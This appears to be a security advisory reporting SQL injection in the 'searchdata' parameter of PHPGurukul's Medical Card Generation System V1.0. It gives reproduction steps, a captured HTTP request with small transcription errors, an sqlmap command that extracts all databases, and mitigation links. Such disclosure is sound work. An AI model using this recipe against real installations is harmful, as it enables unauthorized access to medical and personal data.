
SQL Injection was found in the mcgs/admin/search-medicalcard.php page of the Medical Card Generation System using PHP and MySQL Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the "searchdata" parameter in a POST HTTP request.

Official Website URL: <a href="https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/">https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/</a>

Affected Vendor	PHPGurukul
Affected Product Name	Medical Card Generation System using PHP and MySQL
Version	V1.0
Affected Code File	mcgs/admin/search-medicalcard.php
Affected Parameter	searchdata
Method	POST
Vulnerability Type	SQL Injection

## **Step to Reproduce:**

**Step1:** Visit <a href="http://localhost/mcgs/admin/">http://localhost/mcgs/admin/</a>, log in with admin credentials (Username and Password).



**Step2:** Now go to the search tab and search the medical card with Reference number and click on search. Enable Burp Suite intercept, and send the request.



## Step3: Copy the request to a text file and save it.

```
Pretty Raw Hex

| POST /mcgs/admin/search-medicalcard.php HTTP/1.1 |
| Host: localhost | User-Agent: Nozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0 |
| Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/png, image/svg+xml,*/*;q=0.8 |
| Accept-Language: en-US, en;q=0.5 | Accept-Encoding: gzip, deflate, br | Content-Type: application/x-www-form-urlencoded | Content-Length: 27 | Origin: http://localhost | Content-Length: 27 | Origin: http://localhost/mcgs/admin/search-medicalcard.php |
| Referer: http://localhost/mcgs/admin/search-medicalcard.php | Cookie: PHPSESSID-OmOrtnokfckn4fiocqmvkn39uh | Upgrade-Insecure-Requests: 1 |
| Sec-Fetch-Dest: document | Sec-Fetch-Site: same-origin | Sec-Fetch-User: ?1 |
| Priority: u=0, i | Searchdata=465464564search-
```

**Step4:** Now run the sqlmap command against the saved request file:

python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch -dbs

**Step5:** Now notice the 'searchdata' parameter vulnerability, leading to the successful extraction of all databases.

## Mitigation/recommendations

- <a href="https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html</a>
- https://portswigger.net/web-security/sql-injection